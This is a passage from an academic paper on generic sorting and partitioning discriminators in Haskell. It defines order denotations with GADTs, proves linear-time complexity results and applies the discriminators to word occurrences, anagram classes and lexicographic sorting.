- Sorting, partition and discrimination functions that execute in worst-case linear time without compromising abstraction: only the ordering relation is observable (no coding into the integers).
- Complete specification of generic discrimination in less than 30 lines of Haskell, employing list comprehension and Generalized Algebraic Data Types (GADTs).
- Illustrations of how algorithms for specific equivalences can be coded by simply specifying the equivalence relation in question and applying the generic discriminator to it.
- A discussion of the asymptotic time complexity of sorting since it seems to be subject to some popular confusion.
- The conclusion that ordered types, in particular primitive types in programming languages, should make their ordering relation available by way of a discriminator or sorting function, not only a comparison function; analogously, but with even more importance, that types with equality should expose their equality by an discriminator, not only a binary equality test.

## 1.3 Overview

After some prerequisites (Section 2) we introduce a language for denoting total preorders (Section 3). This sets the stage for defining a number of generic functions on such order denotations, culminating with a generic stable sorting discriminator (Section 4). We then analyze which order denotations give rise to linear-time discriminators (Section 5). We demonstrate the use of the generic discriminator and its variants (Section 6). Finally we exhibit a discriminator combinator library derived from the generic discriminator (Section 7), discuss various aspects of discrimination, including the complexity of sorting (Section 8), and offer some conclusions (Section 9).

Generic discrimination for equivalence denotations is analogous to discrimination for orders. For reasons of space it is not explicitly covered here, however.

## 2. Prerequisites

### 2.1 Basic mathematical notions

A *total preorder*  $(S, R)$  is a set  $S$  together with a binary relation  $R \subseteq S \times S$  that is transitive, total<sup>3</sup> and thus also reflexive. We call  $R$  an *ordering relation* with domain  $S$ . A total preorder is a *total order*

<sup>2</sup> There is no technical definition of the term “generic”. It is broadly applied to explicit parametric polymorphism, as in CLU, Ada, Java, C#, or template programming as in C++; or intensional polymorphism/polytypic programming as in PolyP. Our use is in the style of the latter.

<sup>3</sup>  $\forall x, y \in S : (x, y) \in R \vee (y, x) \in R$

(without the “pre”) if it is anti-symmetric. What we call *orders* henceforth are total preorders: anti-symmetry is not required.

We say  $(S, R)$  is an *order on  $S'$*  if  $(S, R)$  is an order and  $S \subseteq S'$ .

An *equivalence*  $(S, E)$  is a set  $S$  together with a binary relation  $E \subseteq S \times S$  that is reflexive, symmetric and transitive. We call  $E$  an *equivalence relation*.

Each ordering relation  $R$  canonically induces an equivalence relation:  $x \equiv_R y \Leftrightarrow R(x, y) \wedge R(y, x)$ .

## 2.2 Haskell notation

To specify concepts and simultaneously provide an implementation for ready experimentation we use Haskell notation. Specifically, we frequently employ list abstractions for convenience and, as we hope, readability.<sup>4</sup>

Order denotations are formulated using Generalized Algebraic Data Types (GADTs), as implemented in the Glasgow Haskell Compiler (Glasgow Haskell), for immediate execution. Just as the Haskell notation itself they should be thought of as convenient term representations. As we point out, they can be eliminated, yielding a combinator implementation in standard Haskell 98.

## 3. Order denotations

An *ordered type* is a type denoting a set with a designated ordering relation. In this paper our types are restricted to some given primitive types, plus products, sums and regular recursive types interpreted inductively.

Types often come with implied standard ordering relations: the standard order on natural numbers, the ordering on character sets given by their numeric codes, the lexicographic (alphabetic) ordering on strings over such character sets, and so on.

We quickly discover the need for more than one ordering relation on a given type, however: descending instead of ascending order; ordering strings by their first 4 characters and ignoring the case of letters, etc. For this purpose we introduce a typed language of *order denotations*; that is, terms that denote ordering relations. We write `Order T` for the type of denotations on  $T$ .

### 3.1 Primitive order denotations

We assume that each primitive ordered type comes equipped with a standard denotation for its ordering relation. Examples are 8-bit characters under their canonical Latin1-ordering, machine integers under their standard numeric ordering and the one-element type with its trivial order. Without loss of generality we restrict ourselves to ordering relations on finite segments  $0 \dots n - 1$  here. Unsigned machine integers can be thought of as products of bytes and unbounded integers as lists of bytes. We shall see how to define efficient discriminators for such composed types from their component types.

```
-- Char : ascending alphabetic order on 8-bit characters
Char    :: Order Char
-- Nat n : standard ascending order on {0, ..., n-1}
Nat     :: Int → Order Int
-- Unit : trivial order on ()
Unit    :: Order ()
```

### 3.2 Order constructors

Given orders on types we can define canonical orders on product and sum types: Pairs are ordered according to the first component, with resulting equivalences resolved by ordering according to the second components; elements of a sum type are ordered such that left-tagged elements come first, followed by right-tagged elements,

<sup>4</sup> Some readers may prefer a combinatory “point-free” notation, though.

with equally-tagged elements resolved by the given summand orders.

```
-- Sum r1 r2 : order on tagged values, left elements first,
--           left elements ordered according to r1,
--           right elements according to r2;
Sum      :: Order t1 → Order t2 → Order (Either t1 t2)
-- Pair r1 r2 : lexicographic order on pairs,
--           ordered by first components according to r1,
--           equivalent first components ordered
--           by second components according to r2
Pair     :: Order t1 → Order t2 → Order (t1, t2)
```

Given an ordering relation  $R_2$  on the co-domain of a function  $f : T_1 \rightarrow T_2$  we can define an ordering relation  $R_1$  on the domain of the function as follows:  $R_1(x, y) \iff R_2(f(x), f(y))$ .

```
-- Map f r : order on t1 induced by mapping t1-elements to
--           t2-elements ordered according to r
Map    :: (t1 → t2) → Order t2 → Order t1
```

### 3.3 Recursively defined orders

Consider a function that maps order denotations to order denotations on the same type. We introduce a denotation for the order that is the *fixed point* of the function when interpreted as operating on the denoted orders. It can be shown that all order denotations with free variables denote *order-mapping* functions, which constitute the morphisms in the category **TPreorder** of total preorders, which in turn admits (least) fixed points as inverse limits (Henglein 2008).

```
-- Fix rf : fixed-point of order constructor rf
Fix     :: (Order t → Order t) → Order t
```

The Haskell type of Fix allows it to be applied to arbitrary *computational* functions mapping order denotations. We shall restrict Fix to lambda-abstractions. In other words, Fix is intended to be used as  $\mu$ -notation only.

### 3.4 Inverse and refinement

Useful additional constructions on orders are: the inverse of an order; and order refinement, where a given order is refined by ordering its equivalence classes according to a second ordering on the same type.

```
-- Inv r: Inverse order of r
--        ((x,y) in Inv r iff (y,x) in r)
Inv     :: Order t → Order t
-- Refine r r': Refine order r by ordering
--             r'-equivalent elements according to r'
Refine  :: Order t → Order t → Order t
```

Other useful denotations could be added, notably for the trivial and empty ordering relation on each type. The trivial ordering relates all elements of a type to each other.

### 3.5 Bag and set orders

Finite bags (multisets) can be defined as equivalence classes of lists: two lists denote the same bag if one is a permutation of the other. Each list thus becomes a concrete *representative* of a bag: the list [5, 4, 8], understood as a bag representative and for that purpose sometimes written  $\langle 5, 4, 8 \rangle$ , is equivalent to [4, 8, 5]. Similarly, finite sets can be defined by a different equivalence relation: two lists denote the same set if each element in one occurs in the other.

These definitions presuppose a given notion of equality—an equivalence relation, really—on the *elements* of lists. And if the elements are ordered, we can actually define an *ordering relation* on lists understood as bag or set representations:

```
-- Bag r : order on lists induced by r-sorting elements
--         and then lexicographically ordering the
--         resulting lists, also according to r
Bag     :: Order t → Order [t]
-- Set r : order on lists induced by r-sorting elements,
--         eliminating r-duplicates (r-equivalent elements)
--         and then lexicographically ordering
--         the resulting lists, also according to r
Set     :: Order t → Order [t]
```

What makes Bag r an ordering relation on lists “understood as bags” is that  $s_1$  and  $s_2$  are related by it if and only if  $s'_1$  and  $s'_2$  are also related for any permutation  $s'_1$  of  $s_1$  and  $s'_2$  of  $s_2$ . Analogous for Set r.

### 3.6 Definable orders

Using the order constructors introduced, other useful orders and order constructors are definable; e.g., standard ascending and descending orders on bytes; lexicographic order on pairs, but with the second component dominant instead of the first; and sum type elements ordered with right summand first instead of left.

```
-- Standard ascending order on [ 0 .. 255 ]
byte :: Order Int
byte = Nat 256
-- Standard descending order on [ 0 .. 255 ]
byteDown :: Order Int
byteDown = Inv byte
-- Lexicographic ordering on pairs,
-- but with second component dominant
pair2 :: Order t1 → Order t2 → Order (t1, t2)
pair2 r1 r2 = Map swap (Pair r2 r1)
  where swap :: (t1, t2) → (t2, t1)
        swap (x, y) = (y, x)
-- Ordering of tagged values,
-- but with Right elements first
sum2 :: Order t1 → Order t2 → Order (Either t1 t2)
sum2 r1 r2 = Map flip (Sum r2 r1)
  where flip :: Either t1 t2 → Either t2 t1
        flip (Left x) = Right x
        flip (Right y) = Left y
-- Inverse of Sum-ordering
invSum :: Order t1 → Order t2 → Order (Either t1 t2)
invSum r1 r2 = Inv (Sum r1 r2)
-- An equivalent definition of InvSum
invSum' :: Order t1 → Order t2 → Order (Either t1 t2)
invSum' r1 r2 = sum2 (Inv r1) (Inv r2)
```

Note that the same order may have multiple denotations.

We have introduced order denotations for lists where the list element order is ignored, but, somewhat curiously, not the standard list ordering, which orders lists lexicographically. The reason for this is that it is definable using the already introduced constructions:

```
-- fromList: unfold-part of isomorphism
--           between [t] and Either () (t, [t])
fromList :: [t] → Either () (t, [t])
fromList [] = Left ()
fromList (x : xs) = Right (x, xs)
-- Lexicographic ordering on lists,
-- with elements ordered according to r
list :: Order t → Order [t]
list r = Fix (\p → Map fromList (Sum Unit (Pair r p)))
```

Note that fromList represents (one half of) the isomorphism between lists [v] and Either () (v, [v]). Informally, the function that maps p to Map fromList (Sum Unit (Pair r p)) extends the lexicographic ordering on lists of size  $n$  to lists of length  $n + 1$ . The fixed point thus denotes lexicographic ordering on lists of arbitrary (finite!) length.

## 4. Generic discrimination

In this section we shall develop a series of generic functions on order denotations: comparison, distributed sorting and finally discrimination. Doing it in these steps is intended to illustrate how the notion of discriminator arises as a natural abstraction.

### 4.1 Comparison

Generic sorting can be implemented by first defining a generic *comparison* function and then passing that function as an argument to a comparison-based sorting algorithm.

A comparison function is a function that has the right type,  $T \times T \rightarrow \text{Bool}$ , and that furthermore is transitive and total. Actually, sorting algorithms parameterized on a comparison function can be applied to arbitrary functions as long as they have the right type, whether or not they are comparison functions. In fact, doing so is not only a mistake that goes undiscovered until run-time, it also leaks information on which sorting algorithm is used in the implementation: Any stable sorting algorithm behaves identically when given a *comparison* function, but not on *all* functions of type  $T \times T \rightarrow \text{Bool}$ .

If the implicit “trust me”-assertion issued by the programmer coding the alleged comparison function is deemed insufficient, a certificate is required that guarantees that the function passed to the sorting algorithm is a bona-fide comparison function.<sup>5</sup>

An order denotation can serve as such a certificate: once type checked (which serves as certificate checking) bona-fide comparison functions can be defined generically from order denotations.

The generic comparison function is defined (co-)inductively, by case analysis on order denotations:

```
-- Generic definition of comparison function
-- (characteristic function on orders)
lte :: Order t → t → t → Bool

lte Char x y      = x ≤ y
lte (Nat n) x y   = x ≤ y
lte Unit x y      = True
lte (Sum r1 r2) (Left x) (Left y) = lte r1 x y
lte (Sum r1 r2) (Left x) (Right y) = True
lte (Sum r1 r2) (Right x) (Left y) = False
lte (Sum r1 r2) (Right x) (Right y) = lte r2 x y
lte (Pair r1 r2) (x1, x2) (y1, y2) =
  lte r1 x1 y1 &&
  if lte r1 y1 x1
    then lte r2 x2 y2
    else True
lte (Fix rf) x y = lte (rf (Fix rf)) x y
lte (Map f r) x y = lte r (f x) (f y)
lte (Bag r) xs ys =
  lte (list r) (sort r xs) (sort r ys)
lte (Set r) xs ys =
  lte (list r) (usort r xs) (usort r ys)
lte (Refine r r') x y =
  lte r x y &&
  if lte r y x then lte r' x y else True
lte (Inv r) x y = lte r y x
```

In the definition of the comparison function for bag- and set-ordered lists we make use of sorting and unique-sorting functions. A unique-sorting function for ordering relation  $R$  returns only one element from each class of  $R$ -equivalent elements in the input. Sorting and unique-sorting functions are easily defined mutually recursively with the generic comparison function by employing a standard comparison-based sorting algorithm *sortBy*.

<sup>5</sup> Alternatively, in principle the sorting algorithm could monitor the alleged comparison function and exit with an error once it has observed that it is not transitive or total. Due to ordinarily applicable performance requirements on sorting this is normally not a viable solution, however.

```
-- Three-valued comparison function
-- from comparison function lte
comp r x y = if lte r x y
  then if lte (Inv r) x y then EQ else LT
  else GT
-- Comparison-based sorting
sort :: Order t → [t] → [t]
sort r xs = sortBy (comp r) xs
-- Comparison-based sorting,
-- with elimination of equivalent values
usort :: Order t → [t] → [t]
usort r xs =
  map head (groupBy (lte (Inv r)) (sort r xs))
```

Note that, here, it is the *comparison function* *lte* that is properly *generically* defined, not the sorting function *sort*, which is *parametric* in its argument.

It is an easy exercise to develop *comp* into a combinator library for constructing comparison functions by partially evaluating it on order denotations. See Section 7 where this is done for discriminators.

We believe that, in practice, almost all comparison functions passed to a sorting function such as *sortBy* can be understood as being built from these combinators. This means such comparison functions can also be specified by order denotations and thus by syntactic certificates that guarantee a bona-fide comparison function.

### 4.2 Sorting

Intuitively, a sorting function for order  $(S, R)$  is a function  $f : S^* \rightarrow S^*$  that permutes its input such that the resulting output is  $R$ -ordered. This is not a good basis for a *generic* definition of sorting, however. Assume we are given sorting functions *sort<sub>1</sub>* and *sort<sub>2</sub>* for  $r1 :: \text{Order } T1$  and  $r2 :: \text{Order } T2$ , and we would like to define a sorting function for  $\text{Pair } r1 r2 :: \text{Order } (T1, T2)$  in terms of *sort<sub>1</sub>* and *sort<sub>2</sub>*. Given a list of pairs we can only sort the first components in isolation using *sort<sub>1</sub>* or the second components by themselves using *sort<sub>2</sub>*. This is practically useless, however: we need *sort<sub>1</sub>* and *sort<sub>2</sub>* to sort *pairs* of values  $(k_1, k_2)$ , but according to the order on  $k_1$ , respectively  $k_2$ . In other words, a sorting function must be able to sort *keys* not only by themselves, but with *associated data values*,

**DEFINITION 4.1.** [Sorting function] A (*key*) *sorting function* for order  $(S, R)$  is a parametric polymorphic function  $\text{sort} : \forall \alpha. (S \times \alpha)^* \rightarrow (S \times \alpha)^*$  such that *sort* permutes its input into a list where the first components (keys) are  $R$ -ordered.

It is *stable* if  $R$ -equivalent elements in the output occur in the same relative order as in the input. □

The polymorphic type for the value components associated with keys captures that the sorting function works with values of any type and treats them parametrically.

Now we can sort elements whose keys are pairs by first sorting according to the *second components* of the keys and then sorting the result according to the first components, assuming the final sorting step is stable. This works generically if each ordered primitive type, including user-defined abstract types, comes equipped with a stable sorting function. In particular we may use linear-time *distributive* sorting algorithms for the primitive types. This results in the following generalization of distributive sorting to arbitrary denotable orders over first-order types

```
-- Generic definition of
-- stable sorting function for order denotation
dsort :: Order k → [(k, v)] → [(k, v)]

dsort r []           = []
dsort r (xs @ [(k, v)]) = xs
```

```

dsort Char xs          = bsortChar xs
dsort (Nat n) xs      = bsortNat n xs
dsort Unit xs          = xs
dsort (Sum r1 r2) xs   =
  [ x1 | (_, x1) ← dsort r1
    [ (k1, x1) | x1 @ (Left k1, _) ← xs ] ]
++ [ x2 | (_, x2) ← dsort r2
    [ (k2, x2) | x2 @ (Right k2, _) ← xs ] ]
dsort (Pair r1 r2) xs =
  [ x | (_, x) ← dsort r1
    [ (k1, x) | x @ ((k1, k2), v) ← xs' ] ]
  where xs' = [ x | (_, x) ← dsort r2
    [ (k2, x) | x @ ((k1, k2), v) ← xs ] ]
dsort (Fix rf) xs      = dsort (rf (Fix rf)) xs
dsort (Map f r) xs     =
  [ x | (_, x) ← dsort r [ (f k, x) | x @ (k, v) ← xs ] ]
dsort (Bag r) xs        = dsort (Map (sort r) (list r)) xs
dsort (Set r) xs        = dsort (Map (usort r) (list r)) xs
dsort (Refine r r') xs = dsort r (dsort r' xs)
dsort (Inv r) xs        = reverse (dsort r xs)
bsortChar xs =
  [ (k, v) | (k, vs) ← blocks, v ← reverse vs ]
  where blocks = assocs (accumArray (\vs v → v : vs)
    [] ('\\000', '\\255') xs)
bsortNat n xs =
  [ (k, v) | (k, vs) ← blocks, v ← reverse vs ]
  where blocks = assocs (accumArray (\vs v → v : vs)
    [] (0, n-1) xs)

-- Sorting on keys only
sort :: Order t → [t] → [t]
sort r xs = [ k | (k, _) ← dsort r [ (k, ()) | k ← xs ] ]
-- Unique sorting
usort :: Order t → [t] → [t]
usort r xs = map head (groupBy (lte (Inv r)) (sort r xs))
-- Comparison function: Parametrically defined from dsort
lte :: Order t → t → t → Bool
lte r x y = res
  where (_, res) = head (dsort r [(x, True), (y, False)])

```

`bsortChar` and `bsortNat` are sorting functions based on bucket sorting. These are distributive sorting algorithms not subject to the information-theoretic lower bound for comparison-based sorting algorithms: they execute in linear time on fixed-width RAMs. Our generic definition of `dsort` bootstraps these basic distributive sorting algorithms to arbitrary (denotable) orders.

The particular Haskell code given for `bsortChar` and `bsortNat` is not interesting. There are more efficiently engineered implementations, which are easiest to formulate in C-style notation since they involve low-level imperative data structures outside the scope of type systems of current strongly typed programming languages. Careful engineering of distributed sorting, especially of its space consumption, is an important, but separate challenge. Attempting so here would obscure the simple generic structure of sorting and discrimination, however.

### 4.3 Discrimination

Observe the repetitive pattern in the `Pair`-, `Sum`- and `Map`-clauses of `dsort`, where a key is first extracted from each input element, the resulting key-element pairs are sorted and the previously extracted key-components are subsequently discarded. Keys play two separate roles in sorting: they guide the sorting, but get discarded as soon as they have done so; and they are part of the data that are parametrically rearranged during sorting. If we are not interested in the keys in the output we can discard them instantaneously during sorting. For example, the code for the `Sum`-clause then becomes

```

dsort (Sum r1 r2) xs =
  dsort r1 [ (k1, v1) | (Left k1, v1) ← xs ]
++ dsort r2 [ (k2, v2) | (Right k2, v2) ← xs ]

```

and the type of the function is changed from  $(T \times \alpha)^* \rightarrow (T \times \alpha)^*$  to  $(T \times \alpha)^* \rightarrow \alpha^*$ : key-value pairs are input, but only the value-components are returned, sorted according to their in the output discarded keys. Recall that using such a function we can still sort and return the keys in the output: Replace each input element  $(k, v)$  by  $(k, (k, v))$  prior to applying the function, which then simply throws the keys corresponding to the first occurrence of  $k$  away, but returns the keys corresponding to the second occurrence of  $k$ .

In the generic `Pair` clause of `dsort` above lexicographic sorting has been implemented by right-to-left sorting, as embodied in least-significant-digit (LSD) first radix sorting. A known disadvantage is that LSD always inspects the second component of a key, which may be large, even when its first component is unique within the input to be sorted. To enable left-to-right lexicographic sorting, corresponding to most-significant-digit (MSD) first radix sorting, it is useful to return the result of sorting not as a single list, but as a list of lists, with each element list, termed a *group*, explicitly representing key-equivalent elements.

This finally changes the type from to  $(T \times \alpha)^* \rightarrow \alpha^*$  to  $(T \times \alpha)^* \rightarrow \alpha^{**}$ . We call the resulting function a (*sorting*) *discriminator*: It sorts its input according to the key components and returns the result as groups of key-equivalent elements, but without the keys themselves. They are stable as long as the discriminators for primitive orderings are so.

```

-- Generic definition of stable sorting discriminators
disc :: Order k → [(k, v)] → [[v]]

disc r []           = []
disc r [(k, v)]     = [[v]]
disc Char xs        = discChar xs
disc (Nat n) xs     = discNat n xs
disc Unit xs         = [[v | (_, v) ← xs ]]
disc (Sum r1 r2) xs =
  disc r1 [ (k1, v1) | (Left k1, v1) ← xs ]
++ disc r2 [ (k2, v2) | (Right k2, v2) ← xs ]
disc (Pair r1 r2) xs =
  [ vs | ys ← disc r1 [ (k1, (k2, v)) | ((k1, k2), v) ← xs ],
    vs ← disc r2 ys ]
disc (Fix rf) xs     = disc (rf (Fix rf)) xs
disc (Map f r) xs    = disc r [(f k, v) | (k, v) ← xs]
disc (Bag r) xs       = disc (Map (sort r) (list r)) xs
disc (Set r) xs       = disc (Map (usort r) (list r)) xs
disc (Refine r1 r2) xs =
  [ zs | ys ← disc r1 [ (k, (k, v)) | (k, v) ← xs ],
    zs ← disc r2 ys ]
disc (Inv r) xs        = reverse (disc r xs)
discChar xs = [ reverse vs | vs ← vss, not (null vs) ]
  where vss = elems (accumArray (\vs v → v : vs)
    [] ('\\000', '\\255') xs)
discNat n xs = [ reverse vs | vs ← vss, not (null vs) ]
  where vss = elems (accumArray (\vs v → v : vs)
    [] (0, n-1) xs)

```

Given a sorting discriminator, both (sorting) partitioning, sorting and unique-sorting functions are easily defined.

```

-- Sorting partitioner
-- from sorting discriminator
part :: (Order t) → [t] → [[t]]
part r xs = disc r [ (x, x) | x ← xs ]
-- Sorting function
-- from sorting partitioner
sort :: Order t → [t] → [t]
sort r xs = [ y | ys ← part r xs, y ← ys ]
-- Unique-sorting function
-- from sorting partitioner
usort :: Order t → [t] → [t]
usort r xs = [ head ys | ys ← part r xs ]

```

Likewise, comparison functions can be defined parametrically from discriminators: a comparison function is essentially just a

discriminator or sorting function applied to 2 elements instead of  $n$  elements.

```
-- Boolean comparison function
-- from sorting discriminator
lte :: Order t → t → t → Bool
lte r x y = head (concat (disc r [(x, True), (y, False)]))
```

Note that we have turned comparison-based sorting on its head here: in comparison-based sorting it is the comparison function that is defined generically, and the sorting function is defined parametrically from it. Here it is the sorting function—actually, the discriminator—that is defined generically, and the comparison function is defined parametrically from the discriminator!

## 5. Complexity

Assume each element of a primitive type has a *size* function denoted  $|.|$  that maps each member of the type to a natural number. The size function can be extended to elements of pair, sum and recursive types in a natural fashion:

- the size of a pair is the sum of the sizes the elements plus one;
- the size of a sum-tagged value is one plus the size of the underlying untagged value;
- the size of a value as an element of a recursive type is one plus its size as the member of the unfolded type;
- the size of a pointer is one, no matter what data it points to.

The details of which constants to use above are not important. What is critical, however, is that the size function for pairs adds the size of each component separately. This means that the size function measures the storage requirements of *unboxed* and, more generally, *unshared* data asymptotically correctly, but *not of shared* data: A directed acyclic graph (dag) with  $n$  elements may represent a tree of size  $\Theta(2^n)$ . The size function will consequently yield  $\Theta(2^n)$  even though the dag can be stored in space  $O(n)$ . This is why the top-down discrimination embodied in our generic discriminator gives asymptotically optimal performance only for *unshared* data. Dealing with sharing requires bottom-up multiset discrimination (Paige 1991; Henglein 2003).

Our computational model is a pointer machine with basic operations operating on constant-sized data. In particular, operations on pairs (construction, projection), tagged values (tagging, pattern matching on primitive tags) and iso-recursive types (folding, unfolding) each take constant time if the arguments have a boxed (pointer) representation.

We say discriminator `disc r` executes in linear time if, whenever applied to  $[(k_1, v_1), \dots, (k_i, v_i), \dots, (k_n, v_n)]$  with the  $v_i$  represented as pointers, it runs in time  $O(n + \sum_{i=1}^n |k_i|)$ .

### 5.1 Nonrecursive orders

The question now is: For which values of  $r$  does `disc r` execute in linear time? Clearly, the function  $f$  must execute in linear time if the discriminator for `Map f r` is to do so, too. Interestingly this is sufficient to guarantee that all Fix-free denotations yield linear-time discriminators.

**PROPOSITION 5.1.** *Let  $r$  be a Fix-free order denotation. If each primitive order denotation has a linear-time discriminator and each function occurring in  $r$  executes in linear time then `disc r` executes in linear time, too.*

**PROOF** By induction on  $r$ . The key property is that a linear-time executable function  $f$  used in `Map f r` can only increase the size of its output by a constant factor relative to the size of its input. For `Bag` and `Set` denotations we also need the fact that `list r` yields a linear-time discriminator.  $\square$

It is important to note that the constant factor in the running time of `disc r` generally depends on  $r$ .

### 5.2 Recursive orders

To get a sense of when Fix-denotations yield linear-time discriminators, we shall investigate a number of situations where this does not hold.

The most obvious case is `Fix \p . p :: Order t`: The resultant discriminator does not terminate. Intuitively, this is because the discriminator does not work on progressively smaller inputs. Functions in `Map f r`-denotations may even increase the size of arguments to subsequent discriminator calls.

We shall thus stipulate that order denotations be *contractive*. Informally, a *finite approximation* of an order denotation consists of unrolling all occurrences of `Fix` any finite number of times and then replacing them with a denotation representing the *empty* ordering relation. We say an order denotation  $r : : Order(T)$  is contractive if, for every finite subset  $S$  of values of type  $T$ , there is a finite approximation of  $r$  denoting an order whose domain includes  $S$ .

Consider now the order constructor `flipflop`

```
-- Flip-flop ordering on lists,
flipflop :: Order t → Order [t]
flipflop r = Fix (\p → Map (fromList . reverse)
  (Sum Unit (Pair r p)))
```

It orders lists lexicographically, but not by the standard index order on elements in the list. It first considers the last element of a list, then the first, then next-to-last, second, next-to-next-to-last, third, etc. `flipflop Char` yields a quadratic time discriminator. It should be noted that also the comparison function `comp (flipflop Char)` requires quadratic time. The reason for this is the repeated application of the `reverse` function.

Let us look at the body of `flipflop` in more detail:

```
Map (fromList . reverse) (Sum Unit (Pair r p))
```

By Proposition 5.1 we know that this yields a linear-time discriminator as long as  $p$ , viewed as a primitive denotation, has a linear-time discriminator. The recursive order denotation `flipflop` gives rise to a recursively defined discriminator, and the reason for nonlinearity is that the recursive call operates on parts of the input that have already been processed before the recursive call, notably by the `reverse` function.

The key idea to ensuring linear-time performance of recursive discriminators is the following amortization argument: Make sure that the input can be (conceptually) split such that the execution of the body of a discriminator minus its recursive calls can be charged to one part of the input, and its recursive call(s) to the *other* part.<sup>6</sup>

In other words, the nonrecursive computation steps are not allowed to “touch” those parts of the input that are passed to the recursive call(s): They may maintain and rearrange pointers to those parts, but must not dereference them. How can we ensure that this is obeyed? We insist that the nonrecursive computation steps be *parametric polymorphic* in the parts passed to the recursive call(s) and stipulate a boxed (pointer) representation for data in parametric position (Henglein and Jørgensen 1994).

We require now that parametric polymorphic functions  $f$  that are used in order denotations of the form `Map f r` be *linear-time* and *affine* in data in parametric position. This means that pointers representing data in polymorphic position may be discarded by  $f$ , but they must not be duplicated; and that the output must be produced in time linear in the size of the input data *without* counting those parts that are in polymorphic position.

<sup>6</sup> Charging means that we attribute a constant amount of computation to constant amounts of the original input. If all computation steps can be accounted for in this fashion we have proven linear-time complexity.

Since discrimination for `Bag r` and `Set r` denotations is implemented by mapping the sorting, respectively unique-sorting function for `r` over the argument, `r` must not contain occurrences of a Fix-bound order variable.

We now have a recipe for constructing order denotations on recursive types that yield linear-time discriminators:

- Let  $U = \mu t.T$  be a contractive recursive type with  $f : U \rightarrow T[U/t]$  the unfold-part of the isomorphism between  $U$  and  $T[U/t]$ .<sup>7</sup>
- Find an order denotation `r` of polymorphic type  $\forall t. \text{Order } t \rightarrow \text{Order } T$  where all functions “mapped” in `r` are linear-time and affine, and occurrences of the form `Bag r1` and `Set r2` in `r` do not contain `p`.
- Form the recursive order denotation

```
Fix \p. Map f (r[U] p) :: Order U
```

The notation `r[U]`, which is not legal Haskell syntax, denotes the explicit instantiation of `r` at type `U`. Note that the isomorphism `f` has the property that it runs in time  $O(|v| - |f(v)|)$  for all values  $v$ .

This leads to our main complexity theorem:

**THEOREM 5.2.** *Let `r` be a denotation such that all occurrences of `Fix` are of the form above, primitive discriminators run in linear time, and all mapped functions are linear-time and affine.*

*Then `disc r` executes in time  $O(|xs|)$  when applied to `xs`.*

**PROOF** (Idea) By induction on order denotations with free order denotation variables, each of type `Order(t)`, with  $t$  a type variable.  $\square$

Each recursive type has a standard order as long as each primitive type occurring in it is equipped with one: the product type is ordered by `Pair`, the sum type by `Sum` and a recursive type  $U = \mu t.T$  by `Fix \p. Map f R` where `R` is the standard order of `T` under the assumption that `p` is the standard order of `t`, and `f` is the unfold-function of `U`.

As a corollary of Theorem 5.2 we immediately get that all such standard orders yield a linear-time sorting discriminator.

It can be observed that `disc r` executes in linear time if and only if `comp r`, the pairwise comparison function for `r`, does so. In this sense sorting discriminators are a proper generalization of comparison functions: They execute within the same computational resource bounds, but decide the ordering relation on  $n$  arguments at a time instead of just 2.

It should be noted here that classical comparison-based sorting algorithms such as Mergesort only yield quadratic time worst-case bounds where the corresponding discriminators for the same order guarantee linear time. (See Section 9 for more on this.)

## 6. Applications

We present some applications of discrimination, including its variations as sorting and partitioning functions, which are intended to illustrate the expressive power of order denotations and the asymptotic efficiency of generic discrimination, sorting and partitioning.

### 6.1 Word occurrences

Consider a text. After tokenization we obtain a list of string-integer pairs, where each pair  $(w, i)$  denotes that string  $w$  occurs at position  $i$  in the input text. We are interested in partitioning the indexes such that each equivalence class represents all the occurrences of

<sup>7</sup> Contractive means that  $U$  is not just a list of  $\mu$ -binders followed by a type variable.

the same word in the text. This is accomplished by the following function:

```
-- occs : Occurrences of identical words in text
occs :: [(String, Int)] → [[Int]]
occs = disc (list Char)
```

Each group of indexes returned points to the same word in the original text. The order of the index lists returned reflects the lexicographic (alphabetic) order of the words thus indexed. Since all our discriminators are stable if the primitive discriminators are, the indexes of each word are returned in ascending order as long as the input itself is provided in index-ascending order.

If we wish to find occurrences modulo the case of the letters, so the occurrences of “Dog”, “dog” and “DOG” are put into the same equivalence class we simply change the order denotation correspondingly:

```
-- occsCaseIns : As occs, only case insensitive
occsCaseIns :: [(String, Int)] → [[Int]]
occsCaseIns = disc (list (Map toUpper Char))
```

We could also use `toLowerCase` instead of `toUpper`, which illustrates that the same order may have multiple denotations.

### 6.2 Anagram classes

A classical problem treated by Bentley in his programming pearls series (Bentley 1983) is *anagram classes*: Given a list of words from a dictionary find their anagram classes; that is find all words that are permutations of each other and do this for all the words in the dictionary. This is tantamount to treating words as bags of characters, and we thus arrive at the following solution:

```
-- anagram classes
anagrams :: [String] → [[String]]
anagrams = part (Bag Char)
```

Note that the result is returned such that, within each anagram class the words found are alphabetically sorted.

This is bound to be the shortest solution to Bentley’s problem yet, and it even improves his solution *asymptotically*. (His Unix shell-programming solution uses comparison-based sorting.)

If we want to find anagram classes modulo the case of letters we use a modified order denotation, analogous to the way we have done in the word occurrence problem:

```
-- anagram classes, case insensitive
anagramsCaseIns :: [String] → [[String]]
anagramsCaseIns = part (Bag (Map toUpper Char))
```

Anagram equivalence is bag equivalence for character lists. If we want to find equivalent bags for lists where the elements themselves are sets (also represented as lists, but intended as set representations), which in turn contain bytes, the corresponding ordering relation can be defined as follows:

```
-- ordering relation on lists (as bags)
-- of lists (as sets) of bytes
bsbOrder :: Order [[Int]]
bsbOrder = Bag (Set byte)
```

Discrimination, partitioning and sorting is then simply defined by applying `disc`, `part` and `sort`, respectively, to `bsbOrder`.

### 6.3 Lexicographic sorting

Let us assume we want to sort strings—lists of characters. Sorting in ascending alphabetic, descending alphabetic and ascending, but case insensitive order can be solved as follows:

```
-- lexicographic sorting functions
lexUp = sort (list Char)
lexDown = sort (list (Inv Char))
lexUpCaseIns = sort (list (Map toUpper Char))
```

Each of these lexicographic sorting functions operates left-to-right and inspects only the characters in the minimum distinguishing prefix of the input; that is, for each input string the minimum prefix required to distinguish the string from all other input strings. (If a string occurs twice, all characters are inspected.) It has the known weakness (Mehlhorn 1984), however, that there are usually many calls to the Char-discriminator with only few arguments. The Char-discriminator returns its input by traversing an array, the *bucket table*, of some fixed size  $m$ , which is independent of the number  $n$  of arguments passed to it. So traversal time is  $O(n+m)$ , which means  $m$  dominates for small values of  $n$ .

